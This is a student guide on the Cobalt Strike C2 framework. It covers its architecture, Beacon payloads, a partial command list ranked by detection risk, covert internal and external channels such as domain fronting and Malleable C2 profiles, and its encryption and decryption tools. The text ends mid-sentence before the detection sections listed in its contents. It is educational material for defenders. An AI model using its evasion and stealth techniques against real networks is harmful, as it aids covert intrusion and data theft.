

Cobalt Strike

Background Information

Student Guide



Introduction	2
Cobalt Strike Building Blocks	3
Beacons Overview	4
Practical Examples	13
Detecting Cobalt Strike	21
Preventing Attacks	23
Sources	24
Wrap-Up.....	24

Introduction

Cobalt Strike is commercial software for adversary simulation and red team operations. It includes an easily adjustable command and control (C2) server and a post-exploitation agent (called Beacon) that communicates by using a variety of covert communication channels. The Beacon agent can execute PowerShell scripts, log keystrokes, take screenshots, download files, and spawn other malicious payloads. Additionally, it can move laterally and use the peer-to-peer communication capability while hiding the C2 communication. Cobalt Strike offers flexibility and extensibility, which is why it is a popular framework with cybercrime and advanced persistent threat (APT) groups. A cracked version of the tool has increased its popularity with the wider adversary community.

Cobalt Strike Building Blocks

The Cobalt Strike C2 application consists of two main components:


- **Team Server:** the actual C2 server for the Beacon payload that accepts web requests, connections from the Beacons, and communication from the client. The Team server is only supported on Linux systems and accepts default connections on TCP port 50050.
- **Client:** a GUI-based application that interacts with the Team Server and is used by tool operators. The client is supported on MacOS X, Windows and Linux systems.

An operator (an adversary) can use Cobalt Strike to build malware payloads, named Beacons. There are multiple types of payloads, but their delivery follows two approaches:


- **Staging or Staged payload delivery:** It's a small program (a stager or a stub) that simply retrieves a payload (the stage) from the C2 server at run time and executes it.
- **Stageless payload delivery:** Cobalt Strike's Artifact Kit constructs the payload that is delivered without a staging delivery. The malware is self-contained and the stageless payload includes dynamic link library (DLLs) templates, executable file, and shellcode.

Note: This topic uses the term *Beacon*, with a capital B, to indicate the Cobalt Strike payload. The term *beacon*, with a lowercased b, indicates a message or a communication concept in which a source and a destination communicate by exchanging periodic, constant-size messages.

The Beacons use various covert communication techniques to avoid detection. One Beacon can chain to another Beacon and communicate through it with the C2 server to avoid creating multiple outgoing connections.



The figure depicts Cobalt Strike components. The dark blue box represents the adversary-facing components: the Team Server and the client. The gray boxes represent Cobalt Strike components in the compromised system, and within the upper gray box, you can see three Beacons chained to each other. Chained Beacons establish a parent-child relationship. A Beacon can communicate with the Team Server directly or through intermediaries, such as redirectors or a content delivery network (CDN). As part of the distributed infrastructure, adversaries almost always control publicly available redirector proxies and the configuration of CDN services that they use. Utilizing multiple redirectors allows the adversary to employ multiple domains to support a Cobalt Strike Beacon and to replace blocked redirectors without the need to change their Team Server.



The Cobalt Strike (CS) user community writes tools and scripts that extend and customize original CS functionalities. Cobalt Strike maintains the Community Kit GitHub page, where you can find the CS add-ons. The community GitHub page is available at https://cobalt-strike.github.io/community_kit/.

The figure shows the CS community webpage.

Community Kit										
Cobalt Strike is a post-exploitation framework designed to be extended and customized by the user community. Several excellent tools and scripts have been written and published, but they can be challenging to locate. Community Kit is a central repository of extensions written by the user community to extend the capabilities of Cobalt Strike. The Cobalt Strike team acts as the curator and provides this kit to showcase this fantastic work. Disclaimer Download Script Have a Suggestion?										
Legend ★ indicates update in the last 30 days. ▲ indicates the project has precompiled binaries										
Show 100 entries Search:										
Last Update	Category	Owner	Name	Description	Commit Message	GitHub Stars	Has Binary	URL		
2022-03-30 ★	Aggressor	Verizon	redshell	An interactive command prompt for red teaming and pentesting. Pushes commands through proxychains via Cobalt Strike beacon socks proxies or custom proxies. Automatically logs activities on a Cobalt Strike teamserver and/or local files.	Added a "log" command for manual log entries	141		🔗		
2022-03-28 ★	Aggressor	outflanknl	HelpColor	Aggressor script that lists available Cobalt Strike beacon commands and colors them based on their type	Merge pull request #5 from ZephrFish/patch-2 Added nanodump to custom BOFs from https://github.com/helpsystems/nan...	146		🔗		
2022-03-26 ★	UDRL	boku7	BokuLoader	Cobalt Strike User-Defined Reflective Loader written in Assembly & C for advanced evasion capabilities. By: @0xBoku & @s4ntiago_p	Merge pull request #12 from g4ngl0s/main Update BokuLoader.cna	603		🔗		
2022-03-24 ★	BOF	trustedsec	CS-Situational-Awareness-BOF	Situational Awareness commands implemented using Beacon Object Files	back to standard compiler and SA.cna bugfix	583	▲	🔗		
2022-03-24 ★	Aggressor	Scriptidiot	BeaconNotifier-Discord	Cobalt strike CNA script to notify you via Discord whenever there is a new beacon.	Update notify.cna	9		🔗		
2022-03-13 ★	BOF	Cobalt-Strike	unhook-bof	Remove API hooks from a Beacon process.	Merge pull request #2 from S4ntiagoP/master add syscalls, change compiler to MinGW	38	▲	🔗		
2022-03-13 ★	BOF	ceramicskate0	BOF-Builder	C# .Net 5.0 project to build BOF (Beacon Object Files) in mass	Update README.md	18		🔗		


Beacons Overview

In Cobalt Strike, a Beacon is the default malware payload that an adversary can generate through the Cobalt Strike Client GUI. The adversary deploys Beacons in the target system. A successfully deployed Beacon is displayed on the Beacon list of the Cobalt Strike Client GUI. Using the GUI, the adversary controls Beacons remotely to achieve the objective, such as data exfiltration, credential access, and lateral movement. CS Beacon establishes a communication connection with the C2 Team Server.

Note: The act of lateral movement is also called pivoting. For instance, the adversary compromises a host in the target network. From the compromised host, the adversary can compromise other hosts. The adversary pivots from the first compromised host, using it as the central point, or the base, to turn to the next host.

The following are Beacon use cases:


- **Covert communication:** covertly communicating with a C2 Team Server
- **Client-side reconnaissance:** researching the client, including OS and application versions
- **Post exploitation payload:** delivering a payload that can perform an adversary's main tasks
- **Attack packages:** creating malicious applications or documents containing a malicious payload
- **Browser pivoting:** hijacking authenticated sessions from a target's browser
- **Pivoting:** using a compromised system as a hop for attacking other targets



The figure shows the GUI screen after an adversary has successfully deployed several Beacons. The upper half of the GUI screen is the "pivot chart" that shows the target environment. Computer

icons with a red outline represent the targets with active Beacons. The arrows indicate internal peer-to-peer communication among Beacons.

An adversary can connect to each Beacon and issue interactive commands. Clicking the Beacon icon opens a separate tab with the Beacon C2 CLI. Cobalt Strike Beacons provide many utilities that facilitate adversarial activities. For instance, without additional coding effort, a Beacon can gather information about the target, create a connection to another host, and even deliver a Beacon, in which case it becomes its parent.



The screenshot displays the output of the `helpx` command in the Cobalt Strike Beacon C2 CLI. The output is a list of commands and their descriptions, color-coded by risk level. The commands are listed in a table format with two columns: Command and Description. The commands are color-coded: Green for stealthy and safe, Yellow for moderate risk, and Red for high risk. Two callout boxes provide additional context: one points to the list of commands, stating 'A partial list of the commands that a Beacon supports.', and another points to the red-colored commands, stating 'Colors indicate potential risk of detection. Red commands are risky.'

Color	Command	Description
GREEN	ApiOnly	Housekeeping
L-GREEN	BOF	
YELLOW	Fork&Run, Fork&RunOrTargetExplicitProcess, DllSpawn	
RED	ProcessExecution, ProcessSpawnAndInject, ProcessRemoteInject, ProcessOrServiceCreation	
GREEN	!	Run a command from the history
GREEN	argue	Spoof arguments for matching processes
GREEN	blockdills	Block non-Microsoft DLLs in child processes
GREEN	browserpivot	Setup a browser pivot session
GREEN	cancel	Cancel a download that's in-progress
GREEN	cd	Change directory
GREEN	checkin	Call home and post data
GREEN	chromedump	Recover credentials from Google Chrome
GREEN	clear	Clear beacon queue
GREEN	connect	Connect to a Beacon peer over TCP
GREEN	covertvpn	Deploy Covert VPN client
GREEN	cp	Copy a file
GREEN	desync	Extract a password hash from a DC
GREEN	desktop	View and interact with target's desktop
RED	dllinject	Inject a Reflective DLL into a process
RED	dllload	Load DLL into a process with LoadLibrary()
GREEN	download	Download a file
GREEN	downloads	Lists file downloads in progress
GREEN	drives	List drives on target

In the figure, you can see a list of commands that a Beacon supports. The list is an output of the `helpx` command. The operator issued the command from the Beacon C2 CLI within the GUI, and the Beacon executed it. The output contains the list of the available commands. Commands are color-coded based on the potential risk of detection.

The green text represents commands that are stealthy and safe for an adversary to use. The red text represents commands that are easier to detect.

Beacons have built-in communication capabilities, which means that they can communicate both externally and among themselves within a compromised environment. They also support multiple internal and external communication options.


By default, an active Beacon periodically connects every sixty seconds to its Team Server, the C2 server. Through this "heartbeat" connection, the Beacon transmits the metadata collected from the target system to the server and gathers any adversary-issued commands. The word *metadata* refers to data about the target system, such as hostname and usernames, and to information that facilitates communication, such as encryption keys. This metadata is different from the data that the Beacon obtains and exfiltrates when discovering the target environment. When the adversary sends a command, the command is queued up and waits for that Beacon to check in with the Team Server. Once Beacon downloads the commands, they are individually executed on the target system.

The Beacon-Team Server communication pattern has beaconing characteristics: it is periodic and covert, and it contains a constant amount of data. These regular check-ins are an example of the Beacon's external communication. Beacons use the external communication channels to regularly

check in with the Team Server and to receive task instructions from the Team Server. Beacons report the results of any assigned tasks to the Team Server. A Beacon encrypts its communication with the Team Server by using asymmetric encryption and also encrypts metadata by using the public key of the Team Server.

Multiple Beacons that are establishing connections from the compromised environment to the internet are easy to detect with security controls. Therefore, Beacons do not communicate among themselves over the internet by using the Team Server. Instead, they use peer-to-peer communication within the compromised environment to relay data among themselves.

The Beacons that establish the connection with the Team Server become parents to child Beacons in the compromised environment. Peer-to-peer communication chains Beacons to each other, and these chained child Beacons communicate with the C2 Team Server, instructing the child Beacons to download tasks or send back results from an assigned task through their parent Beacon. Beacons use Windows named pipes for internal communication between each other, and to make peer-to-peer chains to relay data to the C2 server, and pivot to new hosts to extend control and compromise additional systems.



For communication within the compromised environment, Beacons can use the following internal communication options:


- **Named pipes using the Server Message Block (SMB) protocol** referred to as **SMB Beacons**: A Beacon can use named pipes to communicate with its parent Beacon. This peer-to-peer communication works for Beacons on the same host and for Beacons across the compromised network. Windows systems encapsulate named pipe communication within the SMB protocol. SMB is a protocol used for file sharing across a network.
- **TCP sockets or TCP Beacons**: A Beacon establishes a TCP connection and uses the established connection (TCP socket) to communicate with its parent Beacon. This peer-to-peer communication works for the Beacons on the same host and for Beacons across the network.

Beacons can establish external communication channels with the C2 Team Server by using separate protocols. The following are examples of communication channels:

- **DNS channel**: A DNS Beacon sends DNS messages to communicate with the C2 server. Beacon requests are DNS queries about domains that the Team Server has authority over. The DNS responses from the Team Server carry an instruction for the Beacon either to sleep or to connect to the Team Server for further instructions (tasks). In newer versions of Cobalt Strike, Beacons can use DNS messages to download payloads. DNS Responses contain task instructions as the content of the DNS TXT, DNS AAAA, or DNS A records. The DNS Beacon does not have to

query only one type of DNS record; it can switch the DNS record type while it is on a compromised system.

- **HTTP and HTTPS channel:** HTTP and HTTPS Beacons communicates with the C2 server by using the HTTP or HTTPS protocol. To download tasks, the Beacon uses HTTP GET requests.. To send data back to the C2 server, the Beacon uses the HTTP POST requests. An adversary can control the behavior and indicators of this channel by using the Cobalt Strike Malleable C2 profiles. These flexible C2 profiles serve as "recipes" for transforming the data into HTTP requests. The C2 profiles define all components that are necessary to create an HTTP message. These components include: HTTP User Agent, delay, jitter, HTTP method, HTTP header, and URL paths and parameters. Beacons can also modify the Host field in the HTTP header (referred to as domain fronting). At the application level, these modification capabilities make the resulting HTTP beacons indistinguishable from legitimate HTTP messages.
- **External C2 System:** Cobalt Strike allows third-party programs to act as a communication layer for Beacons. These "intermediaries" connect to the SMB Beacon to read data that is destined for the C2 server and to pass C2 instructions. One example of an external C2 is Dropbox. The Beacon uses the Dropbox API to read instructions within a predefined file. The Beacon writes data for the C2 to another file. The C2 server requires an intermediary to connect to the same Dropbox files to write instructions for Beacons and to read the data from the Beacons. That intermediary, called external C2, forwards the data to the Team Server (the C2 server).



- **Foreign listeners:** Listeners are Cobalt Strike services that listen and accept incoming connections from Beacons. Foreign listeners also accept incoming connections from other tools. For instance, the Team Server can listen for connections from Metasploit's Meterpreter. Foreign listeners simplify the passing of sessions between the Metasploit framework and the Cobalt Strike framework.


Communication over both internal and external channels follows the "low and slow" principle. "Low" means keeping communication as covert as possible, by using several mechanisms:

- Beacons encrypt their communication with the C2 server.
- Beacons reduce external communication by using peer-to-peer Beacon chains to minimize communication with the C2 server.

- Cobalt Strike can deploy multiple C2 servers, which helps disguise the communication patterns by employing different IP addresses or domain names for each C2 server.
- The communication between the Beacon and the C2 server can pass through the intermediary nodes in the public networks. These nodes can be redirectors (relays) with distinct domain names and can be hosted at different IP addresses and CDNs (using domain fronting).

The “slow” principle implies that the number of messages over a period of time is kept small. Therefore, the message exchange process is slowed down to conceal communication.

Team Server public (asymmetric) keys pair:




The figure shows the overview of encryption in Cobalt Strike. Beacons receive tasks and send task outputs by using the symmetric AES encryption. The Beacon generates the symmetric AES key and sends it to the Team Server in "check-in" beacons. The Beacon encrypts "check-in" communication with the server's public key. The Team Server generates the pair of asymmetric encryption keys during its installation.

According to the research performed by NVISO Labs, many public Cobalt Strike C2 servers (approximately 25% of 1500 fingerprinted during the research) appear to be using the same pair of encryption keys. A possible explanation is that these C2 servers use the same illegally cracked rogue version of the Cobalt Strike with the keys file copied during the installation. These keys decrypt C2 communication, and researchers have created tools for decrypting the traffic. The Cobalt Strike example that is featured later in this topic uses the following encryption or decryption:


- The tool 1768.py includes many known Cobalt Strike private keys and can decrypt and dump the configuration of Beacons, shellcode, and memory dumps.
- The cs-decrypt-metadata.py decrypts the metadata in beaconing communication.

Note: You can find the NVISO Labs research description and findings at

